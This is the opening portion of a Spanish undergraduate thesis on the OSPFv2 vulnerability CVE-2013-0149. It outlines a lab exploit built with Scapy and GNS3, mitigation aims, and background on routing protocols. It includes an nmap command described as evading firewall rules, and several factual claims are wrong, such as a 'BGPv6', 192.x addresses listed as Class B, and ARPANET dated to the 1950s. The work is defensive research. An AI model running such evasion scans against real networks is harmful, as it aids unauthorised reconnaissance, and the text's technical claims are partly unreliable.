UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

Vulnerabilidad en el protocolo OSPFv2

TESIS

Que para obtener el título de

INGENIERÍA EN COMPUTACIÓN

P R E S E N T A

JUAN PABLO COLÍN TÉLLEZ

DIRECTOR DE TESIS

Ing. Aldo Jiménez Arteaga

Ciudad Universitaria, Cd. Mx., 2016

INTRODUCCIÓN

Las comunicaciones por internet son muy importantes hoy en día, sin ellas no existiría la sociedad como la conocemos. Considerando que los seres humanos no podemos estar un día sin comunicarnos, es un motivo esencial el transferir, aprender y vivir nuevas experiencias a través de compartir información.

Por naturaleza hemos encontrado atajos o claves que nos muestran información esencial sobresaliendo respecto a otras especies, nosotros asimilamos información de manera que desde un panorama general lo podemos llevar a una perspectiva más abstracta, experiencias a priori, de adaptarse al medio y dando a conocer a otros las oportunidades de supervivencia. Así es como la información ha pasado de ser compleja a ser más sencilla y por ende sociedades más complejas pero con mayor entendimiento de la naturaleza.

Esta investigación se dio con el fin de implementar una solución de seguridad a la vulnerabilidad CVE-2013-0149 (Common Vulnerabilities Exposures) específica del protocolo de ruteo OSPFv2 a través de un análisis de impacto, el cual tendrá como punto inicial, la divulgación de datos que provee la vulnerabilidad. Se propondrá una metodología que tomará a consideración los estudios y las prácticas básicas de pruebas de caja negra, dirigiendo la explotación de la vulnerabilidad CVE-2013-0149 a obtener información que no se debe de divulgar. El lector tomará una serie de decisiones tomando como referencia teórica/práctica el laboratorio, hasta una perspectiva práctica empresarial; al considerar tanto las recomendaciones que se presentan en esta tesis, como las recomendaciones generales de seguridad en dispositivos de red.

Utilizando los conocimientos adquiridos en la Facultad de Ingeniería, fue como se pudo visualizar el potencial y los posibles daños de esta vulnerabilidad, las metodologías de análisis de vulnerabilidades y los procedimientos de seguridad que se tienen en la configuración de los dispositivos de red por defecto fueron determinantes, ya que pocas empresas cuentan con un protocolo de seguridad en las que se siga un procedimiento de configuración de dispositivos. Como recomendaciones finales, se propondrá tomar en cuenta un departamento de investigación de seguridad de la información especializado, con distintos equipos de trabajo que cuenten con una tarea específica para resolver dificultades tecnológicas.

Existen departamentos de tecnologías de la información en empresas que se encuentran en actualización constante, por ello, en este documento se proponen recomendaciones de seguridad apegados a ciertos estándares.

La tesis llevará al lector a contemplar conclusiones técnicas de análisis de vulnerabilidades de seguridad de la información, debido a que este documento se puede tomar como referencia para mitigar, planear y considerar las posibles pérdidas económicas y de configuración del problema en el protocolo, teniendo como base la referencia, los tres pilares de la seguridad “Integridad, Disponibilidad y la Confidencialidad”.

Como propuesta práctica, se utilizó una herramienta virtual denominada SCAPY. Es una herramienta escrita en lenguaje de programación Python, que genera y manipula paquetes de datos enviados por red.

La vulnerabilidad encontrada es específica de las LSA (Actualización de Estados Enlace), las cuales son listas de datos que se almacenan en el protocolo OSPFv2 y OSPFv3, el protocolo en si, tiene una falla reportada por investigadores especializados en seguridad de la información. El programa que se creó, utiliza bibliotecas escritas con distintos propósitos, uno de ellos es elaborar paquetes de datos y enviar información a los dispositivos vecinos configurados con el protocolo OSPFv2.

El procedimiento de la explotación de la vulnerabilidad se implementó desde una máquina virtual con el sistema operativo Debian 6.0, el cual se conectó a la infraestructura de red virtual elaborada con la herramienta GNS3. Una vez obtenidos los resultados de la solicitud generados por el programa elaborado, los campos de datos que regresó el protocolo se hizo pasar por un procedimiento de parsing[1], se utilizaron herramientas como TCPDUMP la cual es de código libre que visualiza los datos enviados y recibidos, para después procesarlos y obtener la información deseada en un formato limpio y visible para cualquiera. Todos los datos tanto enviados como recibidos, se analizaron mediante herramientas propias del sistema operativo GNU/Linux Debian 6.0, mediante editores de texto VIM, lenguajes de scripting como BASH y de herramientas como SED y AWK para darle un formato propio al momento de generar el reporte de datos.

Para terminar el análisis de la vulnerabilidad, se proponen mejoras en el procedimiento de configuración del protocolo OSPFv2, mitigando el problema de la divulgación de información y posibles inyecciones de rutas no autorizadas.

[1] Parsing: Proviene del adjetivo parsable, es un verbo utilizado para referirse al análisis minucioso de un objeto, en un sentido profundo. (2015, 01). parsing. *http://dictionary.reference.com/browse/parsing*. Recuperado el 12 de Agosto del 2015.

Agradecimientos

A mi Familia, específicamente a mi Padre, Mi Madre y mi hermano, de los cuales me siento extremadamente orgulloso. Ya que ellos siempre han estado conmigo y me han impulsado a ser quien soy y más importante a quien seré.

Un agradecimiento especial a todos mis profesores de la facultad de Ingeniería, desde el Anexo hasta el edificio B, la cual me formó y nunca olvidaré.

A mis colegas ingenieros, Edgar, Fabián, Ángel, Diego, Rito y Jaime que tuvieron la paciencia para estar conmigo cuando más requería de un amigo para clases de teoría o prácticas de laboratorios a las 7AM.

A mis colegas universitarios de la Facultad de Ciencias Luis, Karen y Pedro.

A UNAM-CERT que fue parte esencial de mi formación profesional, la cual le debo la primera experiencia laboral.

OBJETIVO

La contribución que se quiere lograr con éste trabajo de investigación y prueba de concepto de la vulnerabilidad del protocolo OSPFv2 CVE-2013-0149, es dar a conocer a los interesados en la seguridad de la información, del deber de implementar una configuración del protocolo utilizando procedimientos de seguridad probados, considerando las buenas prácticas para el manejo de incidentes y como se pueden detectar vulnerabilidades de seguridad desde una perspectiva de una constante preparación y actualización en las tecnologías de la información. Es responsabilidad del implementador de la solución tecnológica, el estar a la vanguardia en actualizaciones, en la corrección de errores y en la acción de mitigar las vulnerabilidades encontradas de los sistemas encargados.

Mucha de la información que se maneja actualmente es sensible, por lo tanto es importante considerar los daños económicos por descuidos del implementador, el no tomarlos a consideración podría llevar los errores a pérdidas económicas importantes.

MÉTODO

La vulnerabilidad del protocolo OSPFv2 se mostrará a través un script hecho en Python, el cual, inyectará información no válida (paquetes de notificaciones de enlace LSA), utilizando datos que se obtuvieron a través del análisis del protocolo OSPFv2 basándose en el tipo de comunicación. Se utilizó un exploit[2] elaborado con el propósito de demostrar y divulgar información, dentro de un ambiente controlado. A través de este análisis, se generó un reporte técnico indicando el método de como se explotó la vulnerabilidad y que alcance tuvo.

La importancia de esta vulnerabilidad se encuentra en función de los datos que manejan estos dispositivos, información que puede ser expuesta a usuarios maliciosos y que puedan utilizarla con otros objetivos, encontrando datos de configuración de la red, inyección de un nuevo segmento de red, el modificar las configuraciones que se encuentran actualizadas, afectando a la infraestructura y provocando problemas graves.

Este trabajo se basó en inferencias técnicas, investigación de la vulnerabilidad y de implementación de metodologías de Pentest, para la búsqueda de la vulnerabilidad, fue con el propósito de resolver problemas de seguridad de la información a partir de una falla de configuración. Durante la elaboración del laboratorio y del uso de las herramientas de monitoreo, se obtuvo información de la documentación del framework SCAPY, y de su funcionamiento, con el cual se pudo entender la diferencia de que activos proteger, con el fin de generar propuestas para mitigar éstos problemas de la manera más simple y rápida para los administradores asignados a la configuración de los dispositivos que utilicen el protocolo OSPF.

[2] Exploit: proviene del sustantivo explotabilidad, hace referencia a lograr un cometido práctico. Recuperado 12 de agosto de 2015, de http://dictionary.reference.com/browse/exploit.

Capítulo 1. Historia de las comunicaciones por red

La comunicación a través de las redes de computo tuvo un auge con la invención del internet, el proyecto ARPANET[3] perteneciente al Departamento de Defensa de los Estados Unidos, el cual fue su iniciador utilizó pequeñas cantidades de datos, la cual pudo enviar para que fuera interpretada y procesada por las computadoras que existían en los años 50s. Lo que inició como un proyecto militar, culminó como uno de los más grandes inventos realizados por la humanidad, el internet. En aquellos años, los Estados Unidos, tomaron a consideración invertir en este tipo de tecnologías para comunicarse a través de una gran distancia de manera "rápida y segura" utilizando sus propios protocolos de comunicación.

La invención de Internet fue con el propósito de transmitir información en grandes distancias, haciendo uso de estándares de comunicaciones, se pudo establecer una base para que la población se comunicara de una manera rápida. Fue así como se empezaron a dar los protocolos mediante desarrollo científico impulsado por la necesidad militar de los gobiernos, elaborando mejores rutas y algoritmos para ese propósito. La IEEE por sus siglas en Inglés (Institute of Electrical and Electronics Engineers) fue una de las empresas encargadas de dar a conocer algunos de los protocolos que se citan en esta tesis, al igual que CISCO, la IEEE desarrolló sus propios protocolos y los RFC (Request for Comments), dándolos a conocer a la comunidad, haciendo que internet fuera un medio de comunicación donde conviven varios protocolos con diversos propósitos y uno de ellos es el transferir datos eficientemente.

[3] Red de Agencia de Proyectos de Investigación Avanzada, ARPANET. Recuperado en Abril 4, 2015, de *http://www.computerhope.com/jargon/a/arpanet.htm*

1.2.1 Fases

Se proponen las siguientes fases para entender y explotar la vulnerabilidad:

Fases de análisis.

- Escaneo y reconocimiento de la vulnerabilidad LSA (uso de herramientas automatizadas).
- Funcionamiento de las notificaciones del estado de enlace (LSA).
- Funcionamiento del protocolo OSPFv2 (envío de mensajes Hello).

Fase de Desarrollo

- Conocimiento de las bibliotecas para enviar el mensaje Hello prueba.
- Utilización de las bibliotecas en un programa prueba.
- Implementación del algoritmo en un programa que explote a la vulnerabilidad.
- Programa prueba.
- Resultados preliminares.
- Programa definitivo.
- Elaboración del reporte con los resultados.

En la fase de análisis para comenzar el ataque, se utilizaron herramientas que hacen "pruebas de caja negra"[4] a los Routers. Se implementó el framework SCAPY para atacar a la vulnerabilidad del protocolo al divulgar la información de la tabla de ruteo.

El utilizar el programa SCAPY para elaborar los paquetes específicos mostró el problema del protocolo, como se formó y decodificó el paquete prueba, ya que el framework cuenta con un gran número de protocolos de comunicación en sus bibliotecas. Por lo tanto, enviarlos, capturarlos y crear solicitudes y réplicas de paquetes prueba fue relativamente sencillo. SCAPY es un framework para

[4] Las pruebas de caja negra, es un análisis que se implementa a los sistemas de información, en el cual se evalúan las potenciales vulnerabilidades a partir de herramientas automatizadas o manuales, sin haber conocido información alguna del sistema a evaluar.

realizar pruebas en protocolos de redes y comunicaciones, ya que existen varias pruebas en línea y utiliza el lenguaje de programación Python para su implementación. El framework Scapy puede utilizarse en conjunto con programas como `hping`, `nmap`, `arpspoof`, `arp-sk`, `arping`, `tcpdump`, `ethereal`, `p0f` etc, con el propósito de estudiar los datagramas que se envían en las redes de cómputo.

Una de las tantas ventajas de utilizar este programa es la modificación que se puede implementar en función de la necesidad del programador. En esta tesis se estudió la elaboración del código para formar paquetes OSPF (completos) y también paquetes tipo HELLO (parciales), ya que la naturalidad de la vulnerabilidad se basó en investigaciones previas la formación de paquetes.

La suite de desarrollo SCAPY necesita las siguientes versiones de Python:

- La versión de SCAPY < 2.x necesita versiones de Python 2.4 o versiones superiores.
- La versión de SCAPY >= a 2.x necesita versiones de Python 2.5 o versiones superiores.

El desarrollo del código se basó de la investigación de los miembros del Instituto de Tecnología de Israel, Alex Kirshon, Dima Gonikman y el Dr. Gabi Nakibly, ellos demostraron en la conferencia de seguridad BLACKHAT del año 2011, el funcionamiento de la vulnerabilidad **CVE-2013-0149**.

A partir de dicha demostración, se buscó el medio para replicarla. Utilizando libros como “Interconectividad de redes TCP/IP Diseño e Implementación”, del segundo libro de la currícula de cisco CCNAv5 (Conceptos y Protocolos de Enrutamiento) y de resultados de análisis al protocolo OSPF, que se hicieron pruebas de mensajes tipo HELLO se dio el desarrollo de pequeños programas prueba con el lenguaje de programación Python, fue así como se generó el código para divulgar la información de las tablas de ruteo de la configuración virtual que se demostrará en esta tesis.

El uso de la suite de desarrollo SCAPY fue debido a que cuenta con bibliotecas para elaborar datagramas con información para aplicarla al protocolo que sea, es versátil y fácil de utilizar, con sus debidas restricciones.

1.2.2 Protocolos de Ruteo

Un protocolo es una esquematización estructurada de información, que se realiza con el fin de proporcionar detalles plasmados en un escrito de una investigación o experimento. En éste caso el protocolo OSPF fue tomado de una referencia principal de documentos de CISCO y publicaciones del RFC 2328 y 2178, que abarcan la versión 2 y versión 3 respectivamente.

El protocolo OSPFv2 es utilizado por varias compañías, entre ellas se encuentran las siguientes:

- Juniper
- CISCO
- XEROX

Para la marca CISCO se utilizan los siguientes protocolos de comunicación:

- RIPv1 y RIPv2 (Route Internet Protocol)
- EIGRP
- BGP (Border Gateway Protocol)
- OSPF v2 y V3

Otras marcas, como XEROX han aportado sus conocimientos al desarrollo de algunos de dichos protocolos, debido a que ellos tenían un grupo de investigadores para desarrollar tecnologías de este tipo alrededor de los años 70, el cual fue tan importante que empresas tecnológicas conocidas actualmente y fueron herederas de los avances en telecomunicaciones de esas investigaciones.

La fabricación de las tecnologías de comunicación se deben a matemáticos, físicos e ingenieros y los protocolos generados con esas investigaciones utilizaron algoritmos desarrollados con diversos propósitos, uno de ellos fue transmitir la información de una manera más eficaz y eficiente.

Algunos algoritmos de comunicación son:

- Dijistra.
- Round Robin (se ocupa en algunos sistemas operativos como UNIX y GNU/Linux).
- Shortest-Path-First (que también se ocupan algoritmos de inteligencia artificial).

1.2.3 Protocolos de Ruteo Cisco

Debido a su gran portabilidad y conectividad, los protocolos de comunicación son utilizados por empresas dedicadas a la conectividad, ya que colaboran con proveedores de servicios que tienen establecidos estándares de comunicaciones, por ejemplo: para el protocolo de ruteo EIGRP, se conoce, que, a pesar de pertenecer a la marca CISCO, tiene características para relacionarse fácilmente con otros protocolos, por lo tanto, es utilizado en servicios que tienen diferentes o iguales características como la métrica o resolución de datagramas, la cual se acopla al nuevo protocolo, y mantiene la continuidad del ambiente conectado. El mantener el negocio de las comunicaciones y la conectividad entre ellas, debe ser de alto nivel, donde el consumidor sea el más beneficiado ya que debe de ser prioridad para cualquier compañía brindar un producto atractivo al cliente.

1.2.4 Topologías

Existen diversos tipos de topologías, dependiendo de las necesidades del negocio. Por lo tanto aquí se muestran las más conocidas en el campo de las redes computacionales.

1) Topología de Bus.

   Las estaciones de trabajo son conectadas a un cable principal, denominado bus, por el cual están conectadas las estaciones de trabajo directamente. (véase la imagen 1.1)




Imagen 1.1 Topología Bus

2) Topología Anillo.

Las estaciones de trabajo son conectadas en una configuración de ciclo o cerrada.(véase la imagen 1.2)




Imagen 1.2 Topología Anillo

3) Topología en Estrella.

En la topología estrella todos los componentes de la red están conectados a un dispositivo central denominado “HUB”, el cual puede ser un dispositivo Switch, Router o un Hub. (véase la imagen 1.3)




Imagen 1.3 Topología Estrella

4) Topología Jerárquica.(véase imagen 1.4)




Imagen 1.4 Topología Jerárquica

5) Topología en malla.(véase imagen 1.5)




Imagen 1.5 Topología en malla

1.2.5 Red de computadoras

Una red de computadoras interactúa con elementos físicos y lógicos; siendo el intermediario y el medio por el cual existe el intercambio de información. Son conformadas principalmente por una topología.

También pueden catalogarse de acuerdo a la forma en que viaja la información a través de ellas, ya que, dependiendo del tamaño de los paquetes que se envían, puede o no, implicar una configuración lógica o física diferente. Por ejemplo:

Una red que envía paquetes de datos equivalentes con una unidad máxima de transferencia que difiere de la capacidad soportada por el receptor debido a un filtro, requiere de una configuración en el envío de paquetes. Modificando la cantidad máxima enviada y por lo tanto cambiando la forma en que un protocolo interactúa con dicho paquete, o el firewall que interfiere en la recepción de dicho paquete.

Comando que escanea la red con una unidad de transferencia máxima (mtu)[5] de 24, haciendo uso del parámetro que modifica el envío de paquetes a 24 bytes y que puede evadir las reglas de un firewall.

```
# nmap -sS -sV --mtu=24 -p 80 192.168.0.1
```

1.2.6 Seguridad de la Información

"La seguridad de la información involucra la protección de la organización ante la falta de un correcto funcionamiento operacional, lo cual también implica proteger la información y sistemas de información ante el acceso no autorizado"[6].

Para establecer una perspectiva de seguridad dentro de una empresa, se necesitan varios parámetros. Uno de ellos es establecer el enfoque al cual se le implementará una solución, una respuesta ante un problema de negocio.

La seguridad de la información varía de en función del sistema al que se le haya implementado, y una vez implementado en dicho sistema, se tendrá que estar actualizando y revisando debido a que los sistemas de información cambian radicalmente de un día para otro, lo cual podría llevar a la tecnología funcional actual, en una vulnerabilidad potencial que podría dañar a sistemas conectados, por ejemplo, los sistemas bancarios que utilizan sistemas operativos Windows XP, sabiendo que ya no se le da soporte actualmente.

[5] MTU Maximum Transmission Unit esta definido 1500 bytes para transferencia a través de Ethernet, algunas topologías soportan MTUs más grandes, para Nmap, debe definirse en múltiplos de 8.

[6] Definición tomada del libro Computer and Information Security Handbook (2009)

1.2.7 Seguridad Física

La seguridad física hace referencia a asegurar el perímetro de los activos físicos, definir quien tiene el permiso de acceder al lugar donde se encuentran los servidores, definir la localidad de la construcción etc., lo cual implica un ambiente y los diferentes permisos o políticas que se le puedan aplicar.

Al definir los accesos, estos abarcan de todo tipo, por ejemplo los proveedores de servicio, siempre deben de ser escoltados por el personal que maneja las bitácoras de acceso, la cual debe de ser revisada por el personal encargado de aprobar el acceso o prohibirlo.

La seguridad física depende también del nivel de seguridad que se desea darle a los activos, el diseño puede incluir protección perimetral extra. El ser consciente de que la seguridad física es un papel demasiado importante para mantener la continuidad del negocio para cualquier empresa lo cual es un factor que no debe tomarse a la ligera.

En esta tesis se recomienda que la seguridad física a los dispositivos que proveen la conectividad en la red como los Routers que manejan el protocolo OSPF, sigan las siguientes etapas:

1. Nadie puede acceder a los dispositivos sin tener la autorización previa.
2. Tener programadas subrutinas que almacenen la bitácora de cada cambio que se implemente en el dispositivo.
3. Los Routers deben de contar con contraseñas de acceso, en modo ingreso (login), para prevenir el acceso inicial y también en modo privilegio para prevenir cambios en la configuración.
4. Deben de estar conectados a fuentes de alimentación diseñadas para que provean corriente eléctrica constante y que se mantenga en constante funcionamiento.
5. Haber pasado por pruebas físicas a través de un BCP[7] o DRP[8].

[7] BCP : Bussiness Continuity Plannign, es el proceso donde se mantienen o se recuperan las operaciones, incluyendo servicios a clientes después de algún desastre, lo cual protege la misión del servicio, que es proveer a sus clientes a pesar de cualquier improvisto.

[8] DRP : Son planes técnicos que son específicos para ciertos grupos, el DRP típico dentro de una organización de TI es: “Si perdemos nuestros servicios, ¿Cómo los recuperamos?”.

1.2.8 RIP

RIP es un protocolo tipo vector distancia (cita), fue diseñado para ser utilizado en redes pequeñas; a través del tiempo se ha estado mejorando debido a que es uno de los protocolos más sofisticados que se hayan elaborado.

RIP se basó en un protocolo diseñado por XEROX llamado Gateway Information Protocol (GWINFO) a finales de los años 70's, se utilizó en el sistema de la Universidad de Berkeley (BSD) como un demonio (proceso oculto) denominado *routed* y fue así como gano popularidad en los sistemas UNIX.

Otras compañías elaboraron su propia versión de RIP debido a su gran utilidad, es por ello que se decidió elaborar un estándar para que los diferentes sistemas computacionales pudieran comunicarse sin tener conflicto entre protocolos.

A pesar de que son muy parecidas la versión 1 y 2 tienen sus propias características.

1.2.9 Versiones

Para el protocolo RIP existen 2 versiones diferentes, las cuales pueden utilizarse dependiendo de la solución que se quiera implementar. En esta tesis se presentan dos esquemas los cuales son los más utilizados en sistemas de producción.

Esquema 1 para RIP v1:

Este esquema es más utilizado para redes pequeñas, cuyas direcciones IP sean estáticas y que sean administradas por personal autorizado.

Tabla 1.

Direcciones IP estáticas.

Dirección IP Clase B	Número de máquinas
192.149.0.0	0
192.148.0.1	1
192.148.0.2	2
•••	
•••	
192.148.0.10	10

Descripción de direcciones IP asignadas a equipos específicos

Esquema 2 para RIP v2:

Las redes que cuentan con subredes, generalmente son utilizadas en empresas que tienen diferentes departamentos en donde recursos informáticos parecidos, cabe destacar, que muchas veces también pueden ser discernidas de las otras a través de la implementación de VLANs[9].

Dirección IP	Clase	Hosts
192.168.0.1	C	18

Esta versión soporta VLSM siendo útil para que los paquetes sean enviados a las subredes conectadas.

[9] VLANs : Son estaciones de trabajo las cuales están separadas por segmentos de funcionalidad o aplicación, tienen los mismos atributos que una LAN (Red de Área Local), con la ventaja de que no necesitan estar conectadas físicamente. "(2016, 01). Configuring VLANs. Obtenido el 01, 2016, de http://www.cisco.com"

1.2.10 RIPv1

- Es un protocolo de enrutamiento con clase.
- Actualiza el estado de su conexión cada 30 segundos.
- Cada actualización que se produce en el protocolo envía la tabla de ruteo en función de su periodo.
- Utiliza los saltos como métrica.
- Utiliza el algoritmo Bellman-Ford que determina el mejor camino de la información a su destino.
- Admite el horizonte dividido.
- Es capaz de admitir un balanceo de carga de hasta de seis rutas del mismo costo. Tiene un valor predeterminado de aceptar hasta 4 rutas con el mismo costo.

Al hacer referencia como un protocolo de enrutamiento o encaminamiento con clase, se toma a consideración que puede encaminar los paquetes en función del tipo dirección IP a la que se encuentre asociada.

Tabla 2.

Clases de Direcciones IP.

Clase A	1-126 (00000001-01111110)*
Clase B	128-191 (10000000-10111111)
Clase C	192-223 (11000000-11011111)
Clase D	224-239 (11100000-11101111)
Clase E	240-255 (11110000-11111111)

Clasificación de clases y la cantidad de direcciones asignables

1.2.11 RIPv2

La versión 2 fue propuesta para establecer mejoras que observaron los diseñadores del protocolo de la versión anterior.

Introdujo las siguientes mejoras al RIPv1:

- Incluye una máscara de subred para las actualizaciones del enrutamiento, haciéndolo un protocolo de enrutamiento sin clase.
- Tiene un mecanismo de autenticación, añadiendo seguridad a la actualización en las tablas de enrutamiento.
- Admite una máscara de subred de longitud variable (VLSM).
- Utiliza direcciones Multicast en vez de Broadcast.
- Admite un resumen manual de ruta.

1.2.12 EIGRP

Enhanced IGRP (IGRP mejorado) el cuál se desarrolló a partir del IGRP. Es otro protocolo de enrutamiento por vector distancia, sin clase, el cual tiene características muy parecidas a las de los protocolos de estado enlace.

A diferencia del protocolo RIP, OSPF, el EIGRP es un protocolo patentado desarrollado por CISCO y solamente se ejecuta en dispositivos de Ruteo CISCO.

Algunas de las características principales del protocolo son:

- Actualizaciones aleatorias (no tiene actualizaciones periódicas).
- Utilización de una tabla de topología que ayuda a mantener las tablas de los vecinos, no solamente las mejores rutas.
- Utiliza un protocolo de saludo, el cual le ayuda a establecer adyacencia con los Routers vecinos.
- Admite máscaras de subred de longitud variable (VLSM) y resumen manual de ruta. Lo cual le facilita crear estructuras jerárquicas de red.

1.2.13 IS-IS

Fue diseñado por ISO (Organización Internacional para la Estandarización), el cual se describe en el ISO 10589. El protocolo se diseñó originalmente para la suite del protocolo de OSI o modelo OSI y no para el modelo TCP/IP, después de un tiempo el protocolo IS-IS se mejoró y se denominó IS-IS integrado o doble e incluyó la compatibilidad con redes IP.

IS-IS fue conocido como el protocolo de enrutamiento más utilizado por proveedores e ISP, actualmente se utiliza más en redes IS-IS corporativas.

1.2.14 BGP

Viene del acrónimo (Border Gateway Protocol) y se utiliza mucho en internet ya que ocupa el enrutamiento asimétrico, el protocolo funciona de forma en que los paquetes pueden recorrer la red en un sentido utilizando una ruta y regresando por otra.

Se elaboró en 1995 y existe una versión denominada BGPv6 para las redes con direcciones IPv6, es un protocolo de vector de ruta y puede utilizar diversos atributos para medir las rutas, también es un protocolo de enrutamiento sin clase ya que incluye máscara de subred con la dirección de red en sus actualizaciones de enrutamiento. La información que viaja por el protocolo puede cifrarse y autenticarse, aumentando la seguridad de las tablas de ruteo.

1.2.15 OSPFv1

Fue creado en 1989 y se publicó en el RFC 1131, habiendo dos implementaciones desarrolladas, una para ejecutar Routers y otra para estaciones de trabajo UNIX. La versión 1 del protocolo OSPF fue un protocolo de enrutamiento experimental y debido a ello nunca fue implementado.

Existían dos versiones escritas del protocolo OSPFv1 una fue escrita para que pudiera ejecutarse en Routers de la marca Proteon, la otra versión fue escrita por Rob Coltun con el objetivo de que pudiese correr en workstations con UNIX.

Tuvo varios problemas desde sus primeras implementaciones, por ejemplo:

- No podía borrar la información que se encontraba dentro del sistema (se saturaba de información de las actualizaciones LSA no utilizable).
- También se encontraron puntos de especificación en el protocolo donde no se definía completamente detalles de cómo el Router ocupaba la tabla de ruteo o como escogía la mejor ruta destino hacia una dirección IP.

